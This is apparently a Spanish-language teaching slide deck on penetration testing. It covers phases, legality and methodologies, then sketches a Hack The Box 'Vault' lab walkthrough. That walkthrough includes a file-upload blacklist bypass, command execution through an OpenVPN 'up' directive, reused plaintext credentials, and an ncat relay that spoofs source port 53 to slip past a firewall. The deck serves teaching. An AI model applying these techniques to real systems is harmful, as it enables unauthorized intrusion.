

# Tests de intrusión Pentesting

“We will bankrupt ourselves in the vain search for  
absolute security”


- Teoría
  - Definición
  - Motivación
  - Legalidad
  - Tipos
  - Fases
  - Metodología
- Caso práctico
  - HackTheBox
  - Ejemplo: Máquina Vault



7e0 H4ck3r

@TeoSeHaceHacker

Teo escribiendo su primer informe de un pentest en una consultora.



- Ataque a sistema informático con la intención de evaluar el nivel de seguridad.
- Identificar las debilidades del sistema (vulnerabilidades) para conocer el riesgo de que entidades no autorizadas obtengan acceso al sistema o realicen acciones no controladas/previstas.
- Como resultado obtenemos un **informe de riesgos**.



# Motivación

- Anticipación. Exponer las debilidades de nuestros sistemas antes de que gente mala los vulneren.
- Perspectiva desde el punto de vista de alguien que no ha estado en contacto.
- Ayudar al equipo de desarrollo a corregir error y evitar cometerlos en el futuro.
- Nos ahorrará disgustos y dinero en el futuro.
  - GDPR

# Legalidad

- La práctica del pentesting es totalmente legal tras la firma de un contrato de consentimiento con el cliente.
- Si no pedimos permiso y vulneramos sistemas ajenos, tendremos problemas (si nos pillan).
- Penas de 6 meses a 3 años de cárcel. (*art 197, 264*)




# Tipos

- Caja negra: Cuando el personal que ejecuta los ataques no ha sido proporcionado conocimiento previo sobre el sistema.
- Caja blanca: Cuando el personal atacante dispone de un conocimiento detallado del funcionamiento y características del sistema, arquitectura de red...
- Caja gris: Simula la posición de alguien que tiene cierto conocimiento del sistema pero que no tiene privilegios elevados, como por ejemplo podría ser un empleado.





# Fases

- Reconocimiento
  - Recolección de información
- Escaneo
  - Análisis de vulnerabilidades
- Obtener Acceso
  - Explotación de vulnerabilidades
- Mantener Acceso
  - Post - explotación / Persistencia
- Elaboración de informes
  - Documentación del proceso



# Metodología

- Se han definido diferentes metodologías que dotan de rigor y formalidad al proceso para orientar al pentester y ayudarle a mejorar las técnicas y los resultados.
- Facilitar la comunicación con el cliente.
- Las metodologías más popularizadas son OWASP (aplicaciones web), PTES, ISSAF, OSSTMM (redes de datos / telecomunicaciones) y cada una se aplica a una situación concreta en la que dicha metodología es ideal aplicar.





# ¿Cómo practicar?

Vamos de aventura! #shodansafari



Laboratorios online:




Hack The Box  
PEN-TESTING LABS



# Hack The Box


- Total +110 máquinas
- 20 máquinas gratuitas de forma constante
- Plataforma activa
  - Máquinas nuevas cada 2-3 semanas
- Entrenamiento para certificaciones
  - OSCP (Offensive Security Certified Professional)
- Rankings
  - Individual
  - Equipos
  - Universidades
- Ofertas de trabajo dependiendo de tu rango




# Vault

Resolución completa y más detallada en el blog de Hackiit

<https://www.hackiit.cf/hack-the-box-vault/>





The image shows a challenge interface for "Vault". On the left is a circular logo with an orange border, a purple background, and a grey robot head with a red steering wheel on its chest. On the right, the title "Vault" is displayed above a list of challenge details in a dark grey box.

|             |   |
|-------------|---|
| OS:         |  Linux |
| Difficulty: | Medium  |
| Points:     | 30  |
| Release:    | 03 Nov 2018   |
| IP:         | 10.10.10.109  |

# Vault: “Ubuntu” ([hackiit.cf/hack-the-box-vault](https://hackiit.cf/hack-the-box-vault))


- Ubuntu 16.04 (Xenial)
- Interfaz web
  - Log in
  - Design
- Filtrado extensiones mediante lista negra
  - *php5* `\_(ツ)_/`
  - Carpeta */uploads* accesible



```
$ cd Desktop
$ ls -la
total 20
drwxr-xr-x  2 dave dave 4096 Sep  3  2018 .
drwxr-xr-x 18 dave dave 4096 Sep  3  2018 ..
-rw-rw-r--  1 alex alex  74 Jul 17  2018 Servers
-rw-rw-r--  1 alex alex  14 Jul 17  2018 key
-rw-rw-r--  1 alex alex  20 Jul 17  2018 ssh
$ cat Servers
DNS + Configurator - 192.168.122.4
Firewall - 192.168.122.5
The Vault - x
$ cat key
itscominghome
$ cat ssh
dave
Dav3therav3123
```

# Vault: “DNS” ([hackiit.cf/hack-the-box-vault](https://hackiit.cf/hack-the-box-vault))


- Modificar configuración DNS
- Probar configuración VPN
  - Modificar y ejecutar .ovpn
  - Ejecución de comandos desde ficheros de configuración con “*up <comando malicioso>*”



```
root@DNS:/home/dave# cat /etc/hosts
cat /etc/hosts
127.0.0.1      localhost
127.0.1.1      DNS
192.168.5.2     Vault
# The following lines are desirable for IPv6 capable hosts
::1           localhost ip6-localhost ip6-loopback
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
```

# Vault: “Vault” ([hackiit.cf/hack-the-box-vault](https://hackiit.cf/hack-the-box-vault))

- Enumeración de logs en el DNS Server
- Filtrado de conexiones
  - Puerto 987 abierto si la conexión llega desde el puerto 53 o 4444
  - Conexión SSH con credenciales reutilizadas



```
root@DNS:/home/dave# ncat -l 1337 --sh-exec "ncat 192.168.5.2 987 -p 53" &
[1] 1740
root@DNS:/home/dave# ssh dave@localhost -p 1337
The authenticity of host '[localhost]:1337 ([::1]:1337)' can't be established.
ECDSA key fingerprint is SHA256:Wo70Zou+Hq5m/+G2vuKwUnJQ4Rwbzlqh2e1JBdjEsg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:1337' (ECDSA) to the list of known hosts.
dave@localhost's password:
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-116-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

96 packages can be updated.
49 updates are security updates.

Last login: Mon Sep  3 16:48:00 2018
dave@vault:~$
```

```
dave@ubuntu:/tmp$ gpg -d root.txt.gpg

You need a passphrase to unlock the secret key for
user: "david <dave@david.com>"
4096-bit RSA key, ID D1EB1F03, created 2018-07-24 (main key ID 0FDFBFE4)

gpg: encrypted with 4096-bit RSA key, ID D1EB1F03, created 2018-07-24
      "david <dave@david.com>"
ca46 [REDACTED]
```